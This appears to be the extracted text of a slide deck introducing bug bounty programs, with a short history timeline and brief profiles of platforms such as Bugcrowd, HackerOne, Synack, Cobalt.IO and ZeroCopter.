
Netscape (1995) → PWN2OWN (2007) → Google (2010) → Facebook (2011) → Bug Bounty platforms Era(2012)

Bug Bounty Hunting
for
Companies & Researchers



Why Bug Bounty Programs?

Bug Bounty Hunting
for
Companies & Researchers




Why Bug Bounty Programs? (Company's Wise)

Bug Bounty Hunting
for
Companies & Researchers

Why Bug Bounty Programs? (Researcher's Wise)





Popular Bug Bounty Platforms

Bug Bounty Hunting
for
Companies & Researchers

Popular Bug Bounty Platforms

Bugcrowd

The Bugcrowd logo, featuring the word "bugcrowd" in a white, lowercase, sans-serif font, centered within an orange rectangular box.

- First ever public bug bounty platform.
- 37,000+ researchers/hackers.
- Largest-ever security team.
- Offers managed – unmanaged - on-going - time-limited – public - private bug bounties.

Popular Bug Bounty Platforms

Hacker One

hackerone

- A “security inbox” for companies, and a bug bounty platform.
- The client handles the submissions validating process.
- Around 3700 researchers were thanked in the platform.

Popular Bug Bounty Platforms

Synack



- Only hires the *best of best*.
- requiring written exams, practical exams, and background-checks for researchers.
- Larger payouts than its competitors.
- Private number of researchers, private clients.

Popular Bug Bounty Platforms

Cobalt.IO

- Bug Bounty Platform + Crowdsourced Pentesting Services.
- Different pentesting + bounties services.
- A team of 5000 researchers, 200 vetted researchers, 329 submitted valid reports.



Popular Bug Bounty Platforms

ZeroCopter

- Amsterdam-based bug bounty platform.
- Invite-only platform for researchers.
- Around 100 chosen researchers.
- Handles all reports (aka managed bounty programs).
- Run scanners on systems to find hanging fruits before launching the program.

